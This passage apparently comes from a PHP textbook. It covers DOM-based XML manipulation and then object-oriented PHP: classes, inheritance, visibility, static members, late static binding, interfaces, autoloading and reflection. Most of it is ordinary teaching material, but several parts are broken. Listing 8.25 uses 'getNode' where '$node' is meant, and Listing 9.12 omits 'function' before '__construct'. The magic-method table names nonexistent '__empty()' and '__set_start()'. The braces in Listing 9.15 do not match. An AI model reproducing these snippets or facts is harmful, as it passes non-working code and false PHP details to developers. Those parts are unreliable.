A call to DomXpath::query() will return a DomNodeList object; you can find out how many items it contains by using the length property, and then access any one of them with the item() method. You can also iterate through the entire collection using a foreach() loop:

Listing 8.17: XPath query results with DOM

```
$result = $xpath->query("//lib:title/text()");

if ($result->length > 0) {
    // Random access
    $book = $result->item (0);
    echo $book->data;

    // Sequential access
    foreach ($result as $book) {
        echo $book->data;
    }
}
```

Modifying XML Documents

To add new data to a loaded document, you need to create new `DomElement` objects by using the `DomDocument::createElement()`, `DomDocument::createElementNS()`, and `DomDocument::createTextNode()` methods. In the following example, we will add a new book to our `library.xml` document.

Listing 8.18: Adding an element with DOM

```
$dom = new DomDocument();
$dom->load("library.xml");

$book = $dom->createElement("book");
$book->setAttribute("meta:isbn", "9781940111001");

$title = $dom->createElement("title");
$text = $dom->createTextNode("Mastering the SPL Library");

$title->appendChild($text);
$book->appendChild($title);

$author = $dom->createElement("author", "Joshua Thijssen");
$book->appendChild($author);

$publisher = $dom->createElement(
    "pub:publisher", "musketeers.me, LLC."
);
$book->appendChild($publisher);

$dom->documentElement->appendChild($book);
```

As you can see, in this example, we start by creating a `book` element and set its `meta:isbn` attribute with `DomElement::setAttribute()`. Next, we create a `title` element and a text node containing the book title, which is assigned to the `title` element using `DomElement::appendChild()`. For the `author` and `pub:publisher` elements, we again use `DomDocument::createElement()`, passing the node's text contents as the second attribute. Finally, we append the entire structure to the `DomDocument::documentElement` property, which represents the root XML node.

Moving Data

The way to move data is not as obvious as you might expect, because the DOM extension doesn't provide a method that takes care of that explicitly. Instead, you must use a combination of `DOMNode::appendChild()` and `DOMNode::insertBefore()`.

Listing 8.19: Moving a node with DOM

```
$dom = new DOMDocument();
$dom->load("library.xml");

$xpath = new DomXPath($dom);
$xpath->registerNamespace(
    "lib", "http://example.org/library"
);

$result = $xpath->query("//lib:book");
$result->item(1)->parentNode->insertBefore(
    $result->item(1), $result->item(0)
);
```

Here, we take the second book element and place it before the first.

In the following example, on the other hand, we take the first book element and place it at the end:

Listing 8.20: Appending a node with DOM

```
$dom = new DOMDocument();
$dom->load("library.xml");

$xpath = new DomXPath($dom);
$xpath->registerNamespace(
    "lib", "http://example.org/library"
);

$result = $xpath->query("//lib:book");
$result->item(1)->parentNode->appendChild($result->item(0));
```

`DomNode::appendChild()` and `DomNode::insertBefore()` will move the node to the new location. If you wish to duplicate a node, use `DomNode::cloneNode()` first:

Listing 8.21: Duplicating a node with DOM

```
$dom = new DOMDocument();
$dom->load("library.xml");

$xpath = new DomXPath($dom);
$xpath->registerNamespace(
    "lib", "http://example.org/library"
);

$result = $xpath->query("//lib:book");

$clone = $result->item(0)->cloneNode();
$result->item(1)->parentNode->appendChild($clone);
```

Modifying Data

When modifying data, you will typically want to edit the CDATA within a node. Apart from using the methods shown above, you can use XPath to find a CDATA node and modify its contents directly:

Listing 8.22: Modifying XML with DOM

```
$xml = <<<XML
<xml>
    <text>some text here</text>
</xml>
XML;

$dom = new DOMDocument();
$dom->loadXML($xml);

$xpath = new DomXpath($dom);

$node = $xpath->query("//text/text()")->item(0);
$node->data = ucwords($node->data);

echo $dom->saveXML();
```

In this example, we apply ucwords() to the text() node's data property. The transformation is applied to the original document, resulting in the following output:

```
<?xml version="1.0"?>
<xml>
    <text>Some Text Here</text>
</xml>
```

Removing Data

There are three types of data you may want to remove from an XML document: attributes, elements, and CDATA. DOM provides a different method for each of these tasks: DomNode::removeAttribute(), DomNode::removeChild(), and DomCharacterData::deleteData():

Listing 8.23: Removing data with DOM

```
$xml = <<<XML
<xml>
    <text type="misc">some text here</text>
    <text type="misc">some more text here</text>
    <text type="misc">yet more text here</text>
</xml>
XML;

$dom = new DOMDocument();
$dom->loadXML($xml);

$xpath = new DomXpath($dom);

$result = $xpath->query("//text");
$result->item(0)->parentNode->removeChild($result->item(0));
$result->item(1)->removeAttribute('type');

$result = $xpath->query('text()', $result->item(2));
$result->item(0)->deleteData(0, $result->item(0)->length);

echo $dom->saveXML();
```

In this example, we start by retrieving all of the text nodes from our document; then we remove the first one by accessing its parent and passing the former to DomNode::removeChild(). Next, we remove the type attribute from the second element using DomNode->removeAttribute().

Finally, using the third element, we use Xpath again to query for the corresponding `text()` node, passing in the third element as the context argument, and then delete the CDATA using `DomCharacterData::deleteData()`, passing in an offset of `0` and a count that is the same as the length of the CDATA node.

Working With Namespaces

DOM is more than capable of handling namespaces on its own. Typically, you can, for the most part, ignore them and pass attribute and element names with the appropriate prefix directly to most DOM functions:

Listing 8.24: Using Namespace prefixes in DOM

```
$dom = new DomDocument();  
  
$node = $dom->createElement('ns1:somenode');  
  
$node->setAttribute('ns2:someattribute', 'somevalue');  
$node2 = $dom->createElement('ns3:anothernode');  
$node->appendChild($node2);  
  
// Set xmlns:* attributes  
  
$node->setAttribute('xmlns:ns1', 'http://example.org/ns1');  
$node->setAttribute('xmlns:ns2', 'http://example.org/ns2');  
$node->setAttribute('xmlns:ns3', 'http://example.org/ns3');  
  
$dom->appendChild($node);  
  
echo $dom->saveXML();
```

We can try to simplify the use of namespaces somewhat by using the `DomDocument::createElementNS()` and `DomNode::setAttributeNS()` methods:

Listing 8.25: Namespaces in DOM

```
$dom = new DomDocument();

getNode = $dom->createElementNS(
    'http://example.org/ns1', 'ns1:somenode'
);
getNode->setAttributeNS(
    'http://example.org/ns2',
    'ns2:someattribute',
    'somevalue'
);

getNode2 = $dom->createElementNS(
    'http://example.org/ns3', 'ns3:anothernode'
);
getNode3 = $dom->createElementNS(
    'http://example.org/ns1', 'ns1:someothernode'
);

getNode->appendChild($node2);
getNode->appendChild($node3);

$dom->appendChild($node);

$dom->formatOutput = true;
echo $dom->saveXML();
```

This results in the following output:

```
<?xml version="1.0"?>
<ns1:somenode xmlns:ns1="http://example.org/ns1"
                 xmlns:ns2="http://example.org/ns2"
                 xmlns:ns3="http://example.org/ns3"
                 ns2:someattribute="somevalue">
    <ns3:anothernode xmlns:ns3="http://example.org/ns3"/>
    <ns1:someothernode/>
</ns1:somenode>
```

Interfacing with SimpleXML

As we mentioned earlier in the chapter, you can easily exchange loaded documents between SimpleXML and DOM, in order to take advantage of each system's strengths where appropriate.

You can also import SimpleXML objects for use with DOM by using `dom_import_simplexml()`:

Listing 8.26: Interfacing with SimpleXML from DOM

```
$sxml = simplexml_load_file('library.xml');

$node = dom_import_simplexml($sxml);
$dom = new DomDocument();
$dom->importNode($node, true);

$dom->appendChild($node);
```

The opposite is also possible, by using the aptly named `simplexml_import_dom()` function:

Listing 8.27: Interfacing with DOM from SimpleXML

```
$dom = new DOMDocument();
$dom->load('library.xml');

$sxe = simplexml_import_dom($dom);

echo $sxe->book[0]->title;
```


Chapter 9

Object-Oriented Programming in PHP

With the advent of PHP 5, object orientation was subject to significant and far-reaching changes, but that was more than a decade ago now, and PHP hasn't stood still. With the introduction of new features in each subsequent release, PHP's object model has become more robust and feature-rich.

OOP Fundamentals

While the goal of this chapter is not to provide a guide to the concepts of object-oriented programming, it's a good idea to take a quick look at some of the fundamentals.

OOP is based on the concept of grouping code and data together in logical units called *classes*. This process is usually referred to as *encapsulation*, or *information hiding*, since its goal is to divide an application into separate entities whose internal components can change without altering their external interfaces.

Thus, classes are essentially a representation of a set of functions (also called *methods*) and variables (called *properties*) designed to work together and to provide a specific interface to the outside world. It is important to understand that classes are just *blueprints* that cannot be used directly—they must be *instantiated* into objects, which can then interact with the rest of the application. You can think of classes as the blueprints for building a car, while objects are, in fact, the cars themselves as they come off the production line. Just like a single set of blueprints can be used to produce an arbitrary number of cars, an individual class can *normally* be instantiated into an arbitrary number of objects.

Declaring a Class

The basic declaration of a class is very simple:

```
class myClass
{
    // Class contents go here
}
```

As you have probably guessed, this advises the PHP interpreter that you are declaring a class called `myClass` whose contents will normally be a combination of constants, variables, and functions or *methods*.

Instantiating an Object

Once you have declared a class, you need to instantiate it in order to take advantage of the functionality it offers. This is done by using the `new` construct:

```
$myClassInstance = new myClass();
```

It is also possible to dynamically instantiate a class:

```
$className = "myClass";
$myClassInstance = new $className();
```

Duplicating Objects

Since PHP 5.0, objects are treated differently from other types of variables. An object is *always* passed by reference (in reality, it is passed by handle, but for all practical purposes there is no difference), rather than by value. For example:

```
$myClassInstance = new myClass();
$copyInstance = $myClassInstance;
```

In this case, both `$myInstance` and `$copyInstance` will reference the same object, even though we didn't specify that we wanted this to happen by means of any special syntax.

If you wish to create an actual second copy of an object, you can use the `clone` operator:

```
$myClassInstance = new myClass();
$cloneInstance = clone $myClassInstance;
```

When you do this, PHP will create an exact duplicate of the object `$myClassInstance` and assign it to the `$cloneInstance` variable. This behavior can be modified if the `__clone()` magic method is defined for the class (see the section on magic methods later in this chapter for more details).

Class Inheritance

One of the key fundamental concepts of OOP is *inheritance*. This allows a class to *extend* another class, essentially adding new methods and properties, as well as overriding existing ones as needed. For example:

Listing 9.1: Class inheritance

```
class a
{
    function test() {
        echo __METHOD__ . " called\n";
    }

    function func() {
        echo __METHOD__ . " called\n";
    }
}

class b extends a
{
    function test() {
        echo __METHOD__ . " called\n";
    }
}

class c extends b
{
    function test() {
        parent::test();
    }
}

class d extends c
{
    function test() {
        b::test();
    }
}

$a = new a();
$b = new b();
$c = new c();
$d = new d();

$a->test(); // Outputs "a::test called"
$b->test(); // Outputs "b::test called"
$b->func(); // Outputs "a::func called"
$c->test(); // Outputs "b::test called"
$d->test(); // Outputs "b::test called"
```

In this script, we start by declaring a class called `a`. We then declare the class `b`, which extends `a`. As you can see, this class also has a `test()` method, which overrides the one declared in `a`, thus outputting `b::test` called. Note, however, that we can still access `a`'s other methods, so that calling `$b->func()` effectively executes the function in the `a` class. In this way, `b` has *inherited* the methods of its parent `a`.

Naturally, extending objects in this fashion would be very limiting, since you would only be able to override the functionality provided by parent classes, without any opportunity for reuse (unless you implement your methods using different names). Luckily, parent classes can be accessed using the special `parent::` identifier, as we did for class `c` above. You can also access any other ancestor classes by addressing their methods by name—like we did, for example, in class `d`.

Class Methods and Properties

As we mentioned earlier, classes can contain both methods and variables (properties). Methods are declared within a class just like traditional functions:

```
class myClass
{
    function myFunction() {
        echo "You called myClass::myFunction";
    }
}
```

From outside the scope of a class, its methods are called using the indirection operator `->`:

```
$obj = new myClass();
$obj->myFunction();
```

Naturally, the \$obj variable is only valid within the scope of our small snippet of code above, which leaves us with a dilemma: how do you reference a class method from within the class itself? Here's an example:

Listing 9.2: How to reference withing a class?

```
class myClass
{
    function myFunction() {
        echo "You called myClass::myFunction";
    }

    function callMyFunction() {
        // ???
    }
}
```

Clearly, callMyFunction() needs a way to call myFunction() from within the object's scope. In order to enable this to take place, PHP defines a special variable called `this`. This variable is only defined within an object's scope, and always points to the object itself:

Listing 9.3: Using \$this

```
class myClass
{
    function myFunction($data) {
        echo "The value is $data";
    }

    function callMyFunction($data) {
        // Call myFunction()

        $this->myFunction($data);
    }
}

$obj = new myClass();
$obj->callMyFunction(123);
```

This will output The value is 123.

It is also possible to call methods dynamically, using the `$obj->$var()` or `$obj->{$expression}()` syntax:

```
$method = 'callMyFunction';
$obj->$method(123);
// or
$obj->{$method}(123);
```

When using the curly brace syntax, you can use any valid expression, for example:

```
$method = 'callMy';
$obj->{$method . 'Function'}(123);
```

*From PHP 5.6, you can also use instantiation time access,
(new myClass)->callMyFunction(123) but this means the object is
temporary, and not reusable. It isn't recommended.*

Constructors

PHP 5.0 introduced the concept of the *unified constructor* and, along with it, a new destructor for objects. The constructor and destructor are special class methods that are called, as their names suggest, on object creation and destruction, respectively. Constructors are useful for initializing an object's properties or for performing start-up procedures, such as connecting to a database or opening a remote file.

The concept of the constructor is, of course, not new to PHP. In PHP 4, it was possible to define a class method whose name was the same as the class itself; PHP would then consider this method to be the class's constructor and call it whenever a new instance of the class was created. This approach had several drawbacks. For example, if you decided to rename your class, you would also have to rename your constructor.

To avoid these problems, PHP now uses the magic `__construct()` method as the constructor for any class regardless of the class' name. This greatly simplify things, and provides you with a standard mechanism to recognize and invoke constructors in a consistent manner:

Listing 9.4: Class constructors

```
class foo
{
    function __construct() {
        echo __METHOD__;
    }

    function foo() {
        // PHP 4 style constructor
    }
}

new foo();
```

This example will display `foo::__construct` (the `__METHOD__` constant is replaced at compilation time with the name of the current class method). Note that, if the `__construct()` method is *not found*, PHP will look for the old PHP 4-style constructor (`foo`) and call that instead.

*As of PHP 5.3.3, the old style constructors are **not** called for namespaced classes.*

Constructors

In addition to the `__construct()` method, we also have a `__destruct()` method. This works like a mirror image of `__construct()`: it is called right before an object is destroyed, and is useful for performing cleanup procedures such as disconnecting from a remote resource or deleting temporary files:

Listing 9.5: Class destructors

```
class foo
{
    function __construct() {
        echo __METHOD__ . PHP_EOL;
    }

    function __destruct() {
        echo __METHOD__;
    }
}

new foo();
```

This code will display:

```
foo::__construct
foo::__destruct
```

The predefine PHP_EOL constant represents the correct End Of Line symbol for the platform running your code.

Destruction occurs when *all* references to an object are gone, and this may not necessarily take place when you expect it, or even when you want it to. In fact, while you can `unset()` a variable that references an object, or overwrite it with another value, the object itself may not be destroyed right away because a reference to it is held elsewhere. For example, in the following script the destructor is not called when calling `unset()`, because `$b` still references the object:

```
$a = new foo();
$b = $a;
unset($a);
```

Even if an object still has one or more active references, the `__destruct()` method is called at the end of script execution and, therefore, you are

guaranteed that at some point your destructor will be executed. However, there is no way to determine the order in which any two objects in your scripts will be destroyed. This can sometimes cause problems when an object depends on another to perform one or more functions. For example, if one of your classes encapsulates a database connection and another class needs that connection to flush its data to the database, you should not rely on your destructors to perform a transparent flush to the database when the object is deleted: the instance of the first class that provides database connectivity could, in fact, be destroyed before the second, thus making it impossible for the latter to save its data to the database.

Magic Methods

In addition to `__construct()` and `__destruct()`, several other magic methods were added to allow you to hook into certain operations performed on the class, or instances of the class in which they are defined.

Magic Method	Description
<code>__get()</code>	Handle retrieval of nonexistent or inaccessible properties
<code>__set()</code>	Handle setting of nonexistent or inaccessible properties
<code>__isSet()</code>	Handle calls to <code>isSet()</code> on nonexistent or inaccessible properties. Since PHP 5.1
<code>__empty()</code>	Handle calls to <code>empty()</code> on nonexistent or inaccessible properties. Since PHP 5.1
<code>__call()</code>	Handle calls to nonexistent or inaccessible object methods
<code>__callStatic()</code>	Handle calls to nonexistent or inaccessible <i>static</i> methods
<code>__invoke()</code>	Called when an object is used as a function (e.g. <code>\$object()</code>). Since 5.3
<code>__clone()</code>	Intercept cloning of the object
<code>__sleep()</code>	Intercept serializing of the object
<code>__wakeup()</code>	Intercept unserializing of the object
<code>__set_start()</code>	(Static) Intercept output and re-initializing via <code>var_export()</code> . Since 5.1
<code>__toString()</code>	Called when the object is converted to a string (e.g. using <code>echo</code> or cast via <code>(string)</code>).
<code>__debugInfo()</code>	Intercept the output for <code>var_dump()</code>

Magic methods allow you to do complex things, such as transforming data between structures using property overloading, or creating dynamic APIs using method overloading.

However, they are called *magic* methods for a reason. The use of these methods injects a certain amount of uncertainty into the way your object interacts, and in particular can stop IDEs from being able to perform auto-completion.

Visibility

PHP 5 adds the notion of object method and property *visibility* (often referred to as “PPP”), which enables you to determine the scope from which each component of your class interfaces can be accessed.

There are four levels of visibility:

Visibility	Description
public	The resource can be accessed from any scope.
protected	The resource can only be accessed from within the class where it is defined and its descendants.
private	The resource can only be accessed from within the class where it is defined.
final	The resource is accessible from any scope, but cannot be overridden in descendant classes.

The final visibility level only applies to methods and classes. Classes that are declared as final cannot be extended.

Typically, you should make all API methods and properties public, since you will want them to be accessible from outside of your objects, while you should keep those used for internal operation as helpers to the API calls protected or private. Constructors and destructors—along with all other magic methods (see below)—should be declared as public. In fact, declaring many of the magic methods, like `__destruct`, `__get`, and `set`, as private will result in a warning error and the method will not be called. There are, however, times when you wish to make the constructor private—for example, when using certain design patterns like Singleton or Factory.

Listing 9.6: Visibility example

```
class foo
{
    public $foo = 'bar';
    protected $baz = 'bat';
    private $qux = 'bingo';

    function __construct() {
        var_dump(get_object_vars($this));
    }
}

class bar extends foo
{
    function __construct() {
        var_dump(get_object_vars($this));
    }
}

class baz
{
    function __construct() {
        $foo = new foo();

        var_dump(get_object_vars($foo));
    }
}

new foo();
new bar();
new baz();
```

The example above creates three classes:

- `foo`,
- `bar`, which extends `foo` and has access to all of the `public` and `protected` properties of `foo`,
- `baz`, which creates a new instance of `foo` and can only access its `public` properties.

The output will look like this:

```
// Output from "foo" itself:

array(3) {
    ["foo"]=>
    string(3) "bar"
    ["baz"]=>
    string(3) "bat"
    ["qux"]=>
    string(5) "bingo"
}

// Output from sub-class "bar":

array(2) {
    ["foo"]=>
    string(3) "bar"
    ["baz"]=>
    string(3) "bat"
}

// Output from stand-alone class "baz":

array(1) {
    ["foo"]=>
    string(3) "bar"
}
```

Declaring and Accessing Properties

Properties are declared in PHP using one of the PPP operators, followed by their name:

Listing 9.7: Using class properties

```
class foo
{
    public $bar;
    protected $baz;
    private $bas;

    public $var1 = "Test"; // String
    public $var2 = 1.23; // Numeric value
    public $var3 = array(1, 2, 3);
}
```

Note that, like a normal variable, a class property can be initialized while it is being declared. However, the initialization is limited to assigning values (but not by evaluating expressions). You can't, for example, initialize a variable by calling a function.

```
// this will not work
class foo
{
    public $created = time();
}
```

That's something you can only do within one of the class's methods (typically, the constructor).

Listing 9.8: Initializing properties with functions

```
class foo
{
    public $created;

    public function __construct() {
        $this->created = time();
    }
}
```

As of PHP 5.6, you can use contents scalar expressions, discussed in the [PHP Basics Chapter](#), to initialize a property.

Constants, Static Methods and Properties

Along with PPP, PHP 5 also implements static methods and properties. Unlike regular methods and properties, their static counterparts exist and are accessible as part of a class itself, as opposed to existing only within the scope of one of its instances. This allows you to treat classes as true containers of interrelated functions and data elements, which, in turn, is a very handy expedient to avoid naming conflicts.

While PHP 4 allowed you to call any method of a class statically using the scope resolution operator `::` (officially known as *Paamayim Nekudotayim*—Hebrew for “Double Colon”), PHP 5 introduces a stricter syntax that calls for the use of the `static` keyword to convey the use of properties and methods as such.

PHP is very strict about the use of static properties; calling static properties using object notation (i.e. `$obj->property`) will result in both a “strict standards” message and a notice. This is not the case with static methods, however calling a non-static method statically will also emit a “strict standards” message.

Listing 9.9: Static properties

```
class foo
{
    static $bar = "bat";

    public static function baz() {
        echo "Hello World";
    }
}

$foo = new foo();
$foo->baz();
echo $foo->bar;
```

This example will display:

```
Hello World
PHP Strict Standards: Accessing static property
foo::$bar as non static in PHPDocument1 on line 17
```

```
Strict Standards: Accessing static property foo::$bar as
non static in PHPDocument1 on line 1
```

The correct way to call static methods and properties is like so:

```
foo::baz();
echo foo::$bar;
```

In addition to declaring a method `static`, you can set the visibility with the regular methods, using `public`, `protected`, and `private`.

The order of the `static` keyword and a visibility keyword does not matter. If no visibility definition is declared, the static method or property is considered `public`.

Dynamic Calling

It is possible to use variable variables to access static methods:

```
$var = 'bar';
echo foo::$$var;
```

PHP 5.3 added the ability to use a variable class name for static access:

```
$className = 'foo';
$className::baz();
echo $className::$bar;
```

Additionally, PHP 5.4 added support for dynamic static method access using the `ClassName::$var` or `ClassName::{expression}()` syntax:

```
$method = 'baz';
foo::$method();
// or
foo::{$method}();
```

As with dynamic object method calls, you can use any expression inside the curly braces.

Self and Late Static Binding

In addition to the `parent::` identifier for calling parent methods, which works the same way as in the object context, there is also `self::` which is often used similarly to `$this` in static contexts, although it doesn't quite work the same way.

Unlike `$this`, which refers to the current *instance* and has the scope of the class that was instantiated, `self::`—like the magic constant `__CLASS__`—refers to the class in which the call is **defined**. This means that if you have a parent class with a method that references `self::` to call a method that is overridden in a child class, when you call the method inherited from the parent, it will call the parent's version of the method, not the child's, and in the parent's context, meaning that visibility has no impact.

Listing 9.10: Static binding

```

class a
{
    public static function test() {
        self::foo();
        self::bar();
    }

    public static function foo() {
        echo __METHOD__ . " called\n";
    }

    private static function bar() {
        echo __METHOD__ . " called\n";
    }
}

class b extends a { }

class c extends a
{
    public static function foo() {
        echo __METHOD__ . " called\n";
    }

    private static function bar() {
        echo __METHOD__ . " called\n";
    }
}

a::test(); // a::foo called
           // a::bar called
b::test(); // a::foo called
           // a::bar called
c::test(); // a::foo called
           // a::bar called

```

Notice how `b::test()`, which inherits the `a` class's static methods, is still calling `a::foo()` and `a::bar()`, and `c::test()`, which overrides the methods in `a`, **still calls them from the context of a**.

PHP 5.3.0 introduced late static binding (also known as LSB), which will determine the current class at *runtime*. It has similar semantics to `$this` and refers to wherever the *call* happens, not the definition, but with the **context** of wherever it is defined. This is achieved by using the `static::` identifier:

Listing 9.11: Late static binding

```

class a
{
    public static function test() {
        static::foo();
        static::bar();
    }

    public static function foo() {
        echo __METHOD__ . " called\n";
    }

    private static function bar() {
        echo __METHOD__ . " called\n";
    }
}

class b extends a { }

class c extends a
{
    public static function foo() {
        echo __METHOD__ . " called\n";
    }

    private static function bar() {
        echo __METHOD__ . " called\n";
    }
}

a::test(); // a::foo called
           // a::bar called
b::test(); // a::foo called
           // a::bar called
c::test(); // c::foo called
           // Fatal error: Call to private method
           //   c::bar() from context 'a'

```

This time, `b::test()` doesn't change its behavior from before, as it simply inherits the methods from `a`. However, `c::test()` now shows that it is calling the overriding methods, but still from the context of `a`, so while we can call the public `c::foo()`, we get a fatal error calling the private `c::bar()`.

Class Constants

Class constants work in the same way as regular constants, except they are scoped within a class. Class constants are public, and accessible from all scopes. For example, the following script will output Hello World:

```
class foo
{
    const BAR = "Hello World";
}

echo foo::BAR;
```

Note that class constants suffer from the same limitations as regular constants and therefore can only contain scalar values.

Class constants have several advantages over traditional constants: since they are encapsulated in a class, they make for much clearer code, and they are significantly faster than those declared with the `define()` construct.

Interfaces and Abstract Classes

Interfaces and abstract classes are yet another new feature added to PHP 5. Both are used to create a series of constraints on the base design of a group of classes. An abstract class essentially defines the basic skeleton of a specific type of encapsulated entity. For example, you can use an abstract class to define the basic concept of “car” as having two doors, a lock, and a method that locks or unlocks the doors. Abstract classes cannot be used directly; they must be extended so that the descendent class provides a full complement of methods. For example:

Listing 9.12: Using abstract classes

```
abstract class DataStore_Adapter
{
    private $id;

    abstract function insert();
    abstract function update();

    public function save() {
        if (!is_null($this->id)) {
            $this->update();
        } else {
            $this->insert();
        }
    }
}

class PDO_DataStore_Adapter extends DataStore_Adapter
{
    public __construct($dsn) {
        // ...
    }

    function insert() {
        // ...
    }

    function update() {
        // ...
    }
}
```

You **must** declare a class as abstract so long as it has (or inherits without providing a body) at least one abstract method.

As you can see, in this example we define a class called `DataStore_Adapter` and declare two abstract methods called `insert()` and `update()`. Note that these methods don't actually have a body—that's one of the requirements of abstract classes—and that the class itself must be declared as abstract in order for the compiler to satisfy the parser's syntactic requirements. We then extend `DataStore_Adapter` into `PDO_DataStore_Adapter`, which is no longer abstract because we have now provided implementations for both `insert()` and `update()`.

Interfaces

Interfaces, on the other hand, are used to specify an API that a class must implement. This allows you to create a common *contract* that your classes must implement in order to satisfy certain logical requirements. For example, you could use interfaces to abstract the concept of database provider into a common API that could then be implemented by a series of classes that interface to different DBMSs.

Interface methods contain no body:

Listing 9.13: Defining interfaces

```
interface DataStore_Adapter {
    public function insert();
    public function update();
    public function save();
    public function newRecord($name = null);
}

class PDO_DataStore_Adapter implements DataStore_Adapter
{
    public function insert() {
        // ...
    }

    public function update() {
        // ...
    }

    public function save() {
        // ...
    }

    public function newRecord($name = null) {
    }
}
```

In the example above, if you fail to define all of the methods for a particular interface, or all of the arguments for any given interface method, you will see something like this:

```
Fatal error: Class PDO_DataStore_Adapter contains 1
abstract method and must therefore be declared abstract or
implement the remaining methods (DataStore_Adapter::save)
in *document* on line 27
```

or

```
Fatal error: Declaration of PDO_DataStore_Adapter::newRecord()
must be compatible with that of DataStore_Adapter::newRecord()
in *document* on line 12
```

It is also possible to implement more than one interface in the same class:

```
class PDO_DataStore_Adapter implements
    DataStore_Adapter, SeekableIterator
{
    // ...
}
```

In this example, we need to define the methods for both `DataStore_Adapter` and `SeekableIterator`. Additionally, a class can extend another class, as well as implement multiple interfaces at the same time:

Remember—a class can only extend one parent class, but it can implement multiple interfaces.

```
class PDO_DataStore_Adapter extends PDO implements
    DataStore_Adapter, SeekableIterator
{
    // ...
}
```

Determining an Object's Class

It is often convenient to be able to determine whether a given object is an instance of a particular class, or whether it implements a specific interface. This can be done by using the `instanceof` operator:

```
if ($obj instanceof MyClass) {
    echo "$obj is an instance of MyClass";
}
```

Naturally, `instanceof` allows you to inspect all of the ancestor classes of your object, as well as any interfaces.

Lazy Loading

Prior to PHP 5.0, instantiating an undefined class or using one of its methods in a static way would cause a fatal error. This meant that you needed to include all of the class files that you *might* need, rather than loading them as they were needed—just so that you wouldn’t forget one—or come up with complicated file inclusion mechanisms to reduce the needless processing of external files.

To solve this problem, PHP 5 features an “autoload” facility that makes it possible to implement “lazy loading”, or loading of classes on demand. When referencing a nonexistent class, be it as a type hint, static call, or attempt to instantiate an object, PHP will try to call the `__autoload()` global function so that the script may be given an opportunity to load it. If, after the call to `autoload()`, the class is still not defined, the interpreter gives up and throws a fatal error.

```
function __autoload($class) {
    // Require PEAR-compatible classes
    require_once str_replace("_", "/", $class . '.php');
}

$obj = new Some_Class();
```

When instantiating `Some_Class`, `__autoload()` is called and passed “`Some_Class`” as its argument. The function then replaces the underscores with forward slashes, and includes the file using `require_once()`.

Using `__autoload()` is a great help when you are working with only one naming scheme; it allows lazy-loading of classes, so that classes that are never used are also never loaded. However, once you start mixing code and using different libraries (e.g.: PEAR and some legacy application) you will rapidly run into cases that `__autoload()` cannot handle without becoming too bulky and slow.

Luckily, the Standard PHP Library (SPL) offers a simpler solution to this problem, by allowing you to stack autoloaders on top of each other. If one fails to load a class, the next one in the chain is called, until either the class has been loaded, or no more autoloaders are part of the chain (in which case, a fatal error occurs).

Since PHP 5.3, the SPL extension is always enabled. The SPL is discussed further in the [Elements of Object-Oriented Design chapter](#),

By default, SPL uses its own autoloader, called `spl_autoload()`; this built-in function checks all include paths for filenames that match the name of the class that needs loading in lowercase letters, followed by `.inc`, `.php`, or the extensions specified using a comma-separated string as the only parameter to a call to `spl_autoload_extensions()`.

Additional autoloaders can be added to the stack by calling `spl_autoload_register()`. The first call to this function replaces the `__autoload()` call in the engine with its own implementation. This means that, if you already have a user-defined `__autoload()`, you will need to register it with SPL in order for it to continue working:

```
spl_autoload_register('spl_autoload');
if (function_exists('__autoload')) {
    spl_autoload_register('__autoload');
}
```

Note that `spl_autoload_register()` has a second argument, `throw`, that, when set to true, will throw an exception when it is unable to register the autoloader.

Another addition in PHP 5.3, `spl_autoload_register()` now accepts a third argument, `prepend`, which, when set to true, will prepend the autoloader on the stack.

Reflection

With the introduction of PHP's new object model in PHP 5.0 also came *the Reflection API*, a collection of functions and objects that allows you to examine the contents of a script's code, such as functions and objects, at runtime.

From PHP 5.3, the reflection extension is *always enabled*.

Reflection can be very handy in a number of circumstances. For example, it can be used to generate simple documentation, or to determine whether certain functionality is available to a script, and so on. Here's an example:

Listing 9.14: Using reflection

```

/**
 * Say Hello
 *
 * @param string $to
 */
function hello($to = "World") {
    echo "Hello $to";
}
$funcs = get_defined_functions();

?><h1>Documentation</h1>
<?php

/**
 * Do Foo
 *
 * @param string $bar Some Bar
 * @param array $baz An Array of Baz
 */
function foo($bar, $baz = array()) { }

$funcs = get_defined_functions();

foreach ($funcs['user'] as $func) {
    try {
        $func = new ReflectionFunction($func);
    } catch (ReflectionException $e) {
        // ...
    }

    $prototype = $func->name . ' ( ';
    $args = array();
    foreach ($func->getParameters() as $param) {
        $arg = "";
        if ($param->isPassedByReference()) {
            $arg = '&';
        }
        if ($param->isOptional()) {
            $arg = '[' . $param->getName()
                . ' = '
                . $param->getDefaultValue() . ']';
        } else {
            $arg = $param->getName();
        }
        $args[] = $arg;
    }
    $prototype .= implode(", ", $args) . ')';
    echo "<h2>$prototype</h2>
<p>
Comment:
</p>
<pre>" . $func->getDocComment() . "</pre>
<p>
File: " . $func->getFileName() . "<br />
Lines: " . $func->getStartLine() . " - " . $func->getEndLine() . "
</p>";
}

```

This simple code runs through every single user-defined function in our script and extracts several pieces of information on it; its output will look similar to the following:

```
<h2>foo ( bar, [baz = Array] )</h2>
<p>
Comment:
</p>
<pre>
/**
 * Do Foo
 *
 * @param string $bar Some Bar
 * @param array $baz An Array of Baz
 */
</pre>
<p>
File: PHPDocument1
<br />
Lines: 8 - 8
</p>
```

If we wish to expand on this simple script so that it works for classes, we can simply use `ReflectionClass` and `ReflectionMethod`:

Listing 9.15: Using reflection with classes

```
/**
 * Greeting Class
 *
 * Extends a greeting to someone/thing
 */
class Greeting
{
    /**
     * Say Hello
     *
     * @param string $to
     */
    function hello($to = "World") {
        echo "Hello $to";
    }
}

$class = new ReflectionClass("Greeting");
?>
```

Continued Next Page

```

<h1>Documentation</h1>
<h2><?php echo $class->getName(); ?></h2>
<p>
Comment:
</p>
<pre>
<?php echo $class->getDocComment(); ?>
</pre>
<p>
File: <?php echo $class->getFileName(); ?>
<br />
Lines: <?php echo $class->getStartLine(); ?>
    - <?php echo $class->getEndLine(); ?>
</p>

<?php
foreach ($class->getMethods() as $method) {
    $prototype = $method->name . ' ( ';
    $args = array();

    foreach ($method->getParameters() as $param) {
        $arg = "";
        if ($param->isPassedByReference()) {
            $arg = '&';
        }
        if ($param->isOptional()) {
            $arg = '[' . $param->getName()
                . ' = '
                . $param->getDefaultValue() . ']';
        } else {
            $arg = $param->getName();
        }
        $args[] = $arg;
    }

    $prototype .= implode(", ", $args) . ')';
}

echo "<h3>$prototype</h3>";
echo "
<p>
Comment:
</p>
<pre>
" . $method->getDocComment() . "
</pre>
<p>
File: " . $method->getFileName() . "
<br />
Lines: " . $method->getStartLine() . " - "
    . $method->getEndLine() . "
</p>";
}

```

The output for this example will look similar to the following:

```
<h1>Documentation</h1>
<h2>Greeting</h2>
<p>
Comment:
</p>
<pre>
/**
 * Greeting Class
 *
 * Extends a greeting to someone/thing
 */
